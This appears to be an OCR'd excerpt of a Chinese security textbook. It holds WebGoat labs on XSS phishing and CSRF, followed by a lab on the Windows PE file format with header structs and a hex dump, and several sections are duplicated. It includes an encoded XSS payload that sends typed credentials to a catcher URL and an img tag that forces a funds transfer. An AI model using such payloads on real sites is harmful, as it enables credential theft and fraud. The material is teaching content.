Username = %3Cform%3E%3Cbr%3E%3Cbr%3E%3CHR%3E%3CH3%3EThis+feature+requires+
account+login%3C%2FH3%3E%3Ctr%3E%3Cbr%3E%3Cbr%3EEnter+Username%3A%3Cbr%
3E%3Cinput+type%3D%22text%22+id%3D%22user%22+name%3D%22user%22%3E%3Cbr%
3EEnter+Password%3A%3Cbr%3E%3Cinput+type%3D%22password%22+name+%3D%22pass%
22%3E%3Cbr%3E%3Cinput+type%3D%22submit%22+name%3D%22login%22+value%3D%
22login%22+onclick%3D%22var+xssImg%3Dnew+Image%28%29%3B+xssImg.src%3D%
27http%3A%2F%2Flocalhost%3A8080%2FWebGoat%2Fcatcher%3FPROPERTY%3Dyes%26u%3D%
27%2Bthis.form.user.value%2B%27%26p%3D%27%2Bthis.form.pass.value%3B%22%3E&user
=admin&pass=admin&login=login
```

此请求成功发送，则成功从钓鱼页面获取用户名和密码。

4）跨站请求伪造

（1）实践目标：感性认识 CSRF 漏洞。

（2）实践角色及过程。

攻击者：A。受害者：B。

过程：A 向一个新闻组发送一封邮件，在邮件正文中包含一张图片，图片会向指定转账 URL 发送请求。B 收到邮件之后，其浏览器会解析这个图片，浏览器会携带 B 登录信息的 Cookie 发出转账请求，由于具有此 Cookie 信息，服务器则认为此为合法请求，完成转账功能。

（3）实践步骤。

① 选择 WebGoat 的 Cross Site Request Forgery（CSRF），如图 13-14 所示。




图 13-14　新闻组邮件提交页面

攻击者 A 在图 13-14 中的 Message 编辑框中输入以下脚本。

```
<img src="http://localhost:8080/WebGoat/attack?Screen=52&menu=900&transferFunds=5000"
width="1"height="1"/>
```

其中，width="1"height="1"表示图像的像素长宽为 1×1。单击 Submit 按钮提交数据，此数据将作为邮件链接存放到服务器，图标为 **Message List** test 。

② 用户 B 或其他用户已经登录到某个银行网站，同时又进入到新闻网站浏览这个恶意邮件，则使用指定的参数向银行网站的 transferFunds.do 页面发送转账请求。

单击邮件 test 后，Fiddler 收到的一系列 HTTP 连接。图 13-15(a)中，序号 1 是单击邮件按钮的请求邮件消息，序号 11 是发送转账请求的 HTTP 连接。图 13-15(b)显示该请求所携带的参数。




图 13-15　转账请求信息

6. 思考题

跨站脚本攻击危险下的个人防范机制有哪些？

实践14　PE文件格式

1. 实践目的

较深入地理解 EXE 和 DLL 文件的 PE 格式，理解可执行文件加载原理及线程注入的原理。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP 或 Windows 7 等操作系统。

（2）实践工具：VS2008 或更高开发环境，WinHex，Stud_PE，Dependency Walker，ExplorerSuite，XueTr.exe。

3. 名词解释

（1）**导入表**：用来描述 EXE 或 DLL 可执行文件需加载的模块及所用到的导入函数的结构。

（2）**导出表**：用来描述模块中的导出函数的结构，如果一个模块导出了函数，那么这个函数会被记录在导出表中，这样通过 GetProcAddress 函数就能动态获取到函数的地址。

（3）**基址重定位表**：程序编译时，每个模块都有一个优先加载地址 ImageBase(0x400000)，这个值是连接器给出的。连接器生成的指令中的地址是在假设模块被加载到 ImageBase 前提之下生成的，那么一旦程序没有将模块加载到 ImageBase 时，则程序中的指令地址就需要重新定位。

（4）**模块句柄**：模块代表的是一个运行中的 EXE 文件或者 DLL 文件，用来代表这个文件中的所有代码和资源，模块句柄指向的就是 EXE 和 DLL 等文件所在内存的位置。

（5）**相对虚拟地址**(Relative Virtual Addresses，RVA)，在不知道基地址时，RVA 被用来描述一个内存地址。它是需要加上基地址才能获得线性地址的数值。基地址就是 PE 映像文件被装入内存的地址，并且可能会随着一次又一次的调用而变化。PE 格式大量地使用所谓的 RVA(相对虚拟地址)。假如一个可执行文件被装入的地址是 0x400000，并且从 RVA 0x12475 处开始执行，那么有效的执行开始处将位于

实践14 PE文件格式

1. 实践目的

较深入地理解 EXE 和 DLL 文件的 PE 格式，理解可执行文件加载原理及线程注入的原理。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP 或 Windows 7 等操作系统。

（2）实践工具：VS2008 或更高开发环境，WinHex，Stud_PE，Dependency Walker，ExplorerSuite，XueTr.exe。

3. 名词解释

（1）**导入表**：用来描述 EXE 或 DLL 可执行文件需加载的模块及所用到的导入函数的结构。

（2）**导出表**：用来描述模块中的导出函数的结构，如果一个模块导出了函数，那么这个函数会被记录在导出表中，这样通过 GetProcAddress 函数就能动态获取到函数的地址。

（3）**基址重定位表**：程序编译时，每个模块都有一个优先加载地址 ImageBase(0x400000)，这个值是连接器给出的。连接器生成的指令中的地址是在假设模块被加载到 ImageBase 前提之下生成的，那么一旦程序没有将模块加载到 ImageBase 时，则程序中的指令地址就需要重新定位。

（4）**模块句柄**：模块代表的是一个运行中的 EXE 文件或者 DLL 文件，用来代表这个文件中的所有代码和资源，模块句柄指向的就是 EXE 和 DLL 等文件所在内存的位置。

（5）**相对虚拟地址**(Relative Virtual Addresses，RVA)，在不知道基地址时，RVA 被用来描述一个内存地址。它是需要加上基地址才能获得线性地址的数值。基地址就是 PE 映像文件被装入内存的地址，并且可能会随着一次又一次的调用而变化。PE 格式大量地使用所谓的 RVA（相对虚拟地址）。假如一个可执行文件被装入的地址是 0x400000，并且从 RVA 0x12475 处开始执行，那么有效的执行开始处将位于

0x412475 地址处。假如它被装入的地址为 0x100000,那么执行开始处就位于 0x112475 地址处。

4. 预备知识

1) PE 文件结构

PE(Portable Executable,可移植的可执行文件)文件格式是微软中可执行二进制文件的格式,也应用于各种目标文件和库文件中,如图 14-1 所示。PE 文件依次包括 DOS 头(DOS—stub)、文件头(IMAGE_FILE_HEADER)、可选头(IMAGE_OPTIONAL_HEADER32)、数据目录(data directories)、多个块表(IMAGE_SECTION_HEADER,也称为节头)、多个块(Section,也称为节)等。




图 14-1 PE 文件结构图

2) DOS 根和签名

DOS 根概念来源于很早的 16 位 Windows 的可执行文件,它的前两个字节必须为连续的两个字母"MZ"由头成员 e_magic 给出,PE 签名可由头成员 e_lfanew 给出(它是从字节偏移地址 60 处开始的,有 32 字节长),签名值为 0x00004550,即字母"PE/0/0"。DOS 根的结构体定义如下。

```
typedef struct _IMAGE_DOS_HEADER {        // DOS.EXE header "MZ"
    WORD   e_magic;                        // DOS 可执行文件标记
    WORD   e_cblp;                         // Bytes on last page of file
    WORD   e_cp;                           // Pages in file
    WORD   e_crlc;                         // Relocations
    WORD   e_cparhdr;                      // Size of header in paragraphs
    WORD   e_minalloc;                     // Minimum extra paragraphs needed
    WORD   e_maxalloc;                     // Maximum extra paragraphs needed
    WORD   e_ss;                           // Initial (relative) SS value
    WORD   e_sp;                           // Initial SP value
```

```
    WORD   e_csum;                     // Checksum
    WORD   e_ip;                       // Initial IP value
    WORD   e_cs;                       // Initial (relative) CS value
    WORD   e_lfarlc;                   // File address of relocation table
    WORD   e_ovno;                     // Overlay number
    WORD   e_res[4];                   // Reserved words
    WORD   e_oemid;                    // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                  // OEM information; e_oemid specific
    WORD   e_res2[10];                 // Reserved words
    LONG   e_lfanew;                   //指向 PE 文件头
  } IMAGE_DOS_HEADER, * PIMAGE_DOS_HEADER;
```

其所在空间为 0x40 个字节，计算方法：一个 WORD 占 2 个字节，一个 LONG 占 4 个字节，总字节数=16×2+4×2+10×2+4=64=0x40(十六进制)。用 WinHex. exe 工具打开 DEScipher. dat(由 sever. exe 重命名而来)文件，如图 14-2 所示，前 0x40 个字节为 IMAGE_DOS_HEADER 结构体数据，最后 4 个字节"00 01 00 00"是长整型成员 e_lfanew 的值，存储显示是从左至右表示低地址到高地址，而人们习惯书写整型是从左至右表示高位到低位，即 0x00000100，e_lfanew 给出了 PE 文件头的偏移地址。在文件地址 0x00000040～0x000000FF 之间的数据为一些文本信息，This program cannot be run in DOS mode，可以用作其他用途，或全部填 0，对 PE 文件无影响。

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  7B 04 A3 AB 3F 65 CD F8  3F 65 CD F8 3F 65 CD F8  {.£«?eÍø?eÍø?eÍø
00000090  21 37 5E F8 3D 65 CD F8  21 37 58 F8 3E 65 CD F8  !7^ø=eÍø!7Xø>eÍø
000000A0  21 37 4E F8 2B 65 CD F8  3F 65 CC F8 7F 65 CD F8  !7Nø+eÍø?eÌø.eÍø
000000B0  18 A3 B6 F8 38 65 CD F8  21 37 49 F8 36 65 CD F8  .£¶ø8eÍø!7Iø6eÍø
000000C0  21 37 5F F8 3E 65 CD F8  21 37 59 F8 3E 65 CD F8  !7_ø>eÍø!7Yø>eÍø
000000D0  3F 65 5A F8 3E 65 CD F8  21 37 5C F8 3E 65 CD F8  ?eZø>eÍø!7\ø>eÍø
000000E0  52 69 63 68 3F 65 CD F8  00 00 00 00 00 00 00 00  Rich?eÍø........
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100  50 45 00 00 4C 01 05 00  A6 1B DE 53 00 00 00 00  PE..L...¦.ÞS....
```

图 14-2　IMAGE_DOS_HEADER 结构体原始数据

3）文件头

文件头(File Header)分为 3 个部分，结构定义如下。

```
typedef struct _IMAGE_NT_HEADERS{
    DWORD Signature
    IMAGE_FILE_HEADER FileHeader
    IMAGE_OPTIONAL_HEADER32 OptionalHeader
} IMAGE_NT_HEADERS ENDS, * PIMAGE_NT_HEADERS32;
```

对应 DEScipher. dat(sever. exe)文件，表 14-1 显示结构成员的值。

表 14-1 文件头

IMAGE_NT_HEADERS	Signature	PE signature (PE)	00000100 ASCII "PE"
	IMAGE_FILE_HEADER	Machine	00000104 DW 014C
		NumberOfSections 节数	00000106 DW 0005
		TimeDateStamp	00000108 DD 53DE1BA6
		PointerToSymbolTable	0000010C DD 00000000
		NumberOfSymbols	00000110 DD 00000000
		SizeOfOptionalHeader 可选头大小	00000114 DW 00E0
		Characteristics	00000116 DW 0102
	IMAGE_OPTIONAL_HEADER32	MagicNumber	00000118 DW 010B
		MajorLinkerVersion	0000011A DB 09
		MinorLinkerVersion	0000011B DB 00
		SizeOfCode	0000011C DD 00001800
		SizeOfInitializedData	00000120 DD 0000DA00
		SizeOfUninitializedData	00000124 DD 00000000
		AddressOfEntryPoint	00000128 DD 00001965
		BaseOfCode	0000012C DD 00001000
		BaseOfData	00000130 DD 00003000
		ImageBase	00000134 DD 00400000
		SectionAlignment 节对齐	00000138 DD 00001000
		FileAlignment 文件对齐	0000013C DD 00000200
		MajorOSVersion	00000140 DW 0005
		MinorOSVersion	00000142 DW 0000
		MajorImageVersion	00000144 DW 0000
		MinorImageVersion	00000146 DW 0000
		MajorSubsystemVersion	00000148 DW 0005
		MinorSubsystemVersion	0000014A DW 0000
		Reserved	0000014C DD 00000000
		SizeOfImage 使用内存数量	00000150 DD 00013000
		SizeOfHeaders	00000154 DD 00000400
		CheckSum	00000158 DD 00000000
		Subsystem	0000015C DW 0002
		DLLCharacteristics	0000015E DW 8140
		SizeOfStackReserve	00000160 DD 00100000
		SizeOfStackCommit	00000164 DD 00001000
		SizeOfHeapReserve	00000168 DD 00100000
		SizeOfHeapCommit	0000016C DD 00001000
		LoaderFlags	00000170 DD 00000000
		NumberOfRvaAndSizes	00000174 DD 00000010

表 14-1 文件头

IMAGE_NT_HEADERS	Signature	PE signature (PE)	00000100 ASCII "PE"
	IMAGE_FILE_HEADER	Machine	00000104 DW 014C
		NumberOfSections 节数	00000106 DW 0005
		TimeDateStamp	00000108 DD 53DE1BA6
		PointerToSymbolTable	0000010C DD 00000000
		NumberOfSymbols	00000110 DD 00000000
		SizeOfOptionalHeader 可选头大小	00000114 DW 00E0
		Characteristics	00000116 DW 0102
	IMAGE_OPTIONAL_HEADER32	MagicNumber	00000118 DW 010B
		MajorLinkerVersion	0000011A DB 09
		MinorLinkerVersion	0000011B DB 00
		SizeOfCode	0000011C DD 00001800
		SizeOfInitializedData	00000120 DD 0000DA00
		SizeOfUninitializedData	00000124 DD 00000000
		AddressOfEntryPoint	00000128 DD 00001965
		BaseOfCode	0000012C DD 00001000
		BaseOfData	00000130 DD 00003000
		ImageBase	00000134 DD 00400000
		SectionAlignment 节对齐	00000138 DD 00001000
		FileAlignment 文件对齐	0000013C DD 00000200
		MajorOSVersion	00000140 DW 0005
		MinorOSVersion	00000142 DW 0000
		MajorImageVersion	00000144 DW 0000
		MinorImageVersion	00000146 DW 0000
		MajorSubsystemVersion	00000148 DW 0005
		MinorSubsystemVersion	0000014A DW 0000
		Reserved	0000014C DD 00000000
		SizeOfImage 使用内存数量	00000150 DD 00013000
		SizeOfHeaders	00000154 DD 00000400
		CheckSum	00000158 DD 00000000
		Subsystem	0000015C DW 0002
		DLLCharacteristics	0000015E DW 8140
		SizeOfStackReserve	00000160 DD 00100000
		SizeOfStackCommit	00000164 DD 00001000
		SizeOfHeapReserve	00000168 DD 00100000
		SizeOfHeapCommit	0000016C DD 00001000
		LoaderFlags	00000170 DD 00000000
		NumberOfRvaAndSizes	00000174 DD 00000010

续表

IMAGE_NT_HEADERS	IMAGE_OPTIONAL_HEADER32	IMAGE_DATA_DIRECTORY[16] 映像文件目录项数目 描述了一个特定的、 位于目录项后面的 某一节中的信息的位置： (1) VirtualAddress：32 位的 RVA (2) Size：32 位大小，字节单位 每个目录项占 8 个字节	Export Table
			Import Table
			Resource Table
			Exception Table
			Certificate File
			Relocation Table
			Debug Data
			Architecture Data
			Global Ptr
			TLS Table
			Load Config Table
			Bound Import Table
			Import Address Table
			Delay Import Descriptor
			COM+Runtime Header
			Reserved

其中成员变量 AddressOfEntryPoint 是代码入口点的偏移量(入口点地址)。执行将从这里开始，它可以是 DLL 文件的 LibMain()的地址，或者一个程序的开始代码(这里相应地叫 main())的地址，或者驱动程序的 DriverEntry()的地址。

图 14-3 所示为从 0x178 到 0x1F7 共 128 个字节(16×8 字节)是数据目录结构(Data Directory，IMAGE_DATA_DIRECTORY)，每一个 IMAGE_DATA_DIRECTORY 都是对应一个 PE 文件重要的数据结构，表 14-2 所示为目录的定义。不同类型的 PE 文件用到的目录项也不一样，EXE 文件一般都存在 IMAGE_DIRECTORY_ENTRY_IMPORT(导入表)，而不存在 IMAGE_DIRECTORY_ ENTRY_EXPORT(导出表)。而 DLL 则二者都包含。DEScipher. dat(sever. exe)文件用到：

(1) 导出表目录(RAV=0x00003E80，Size=0x4C)。

(2) 导入表目录(RAV=0x0000038FC，Size=0x64)。

(3) 资源目录(RAV=0x00005000，Size=0xC148)。

(4) 基址重定位表(RAV=0x00012000，Size=0x0218)。

(5) 调试目录(RAV=0x00003130，Size=0x1C)。

(6) Load Configuration Directory(RAV=0x0003778，Size=0x40)。

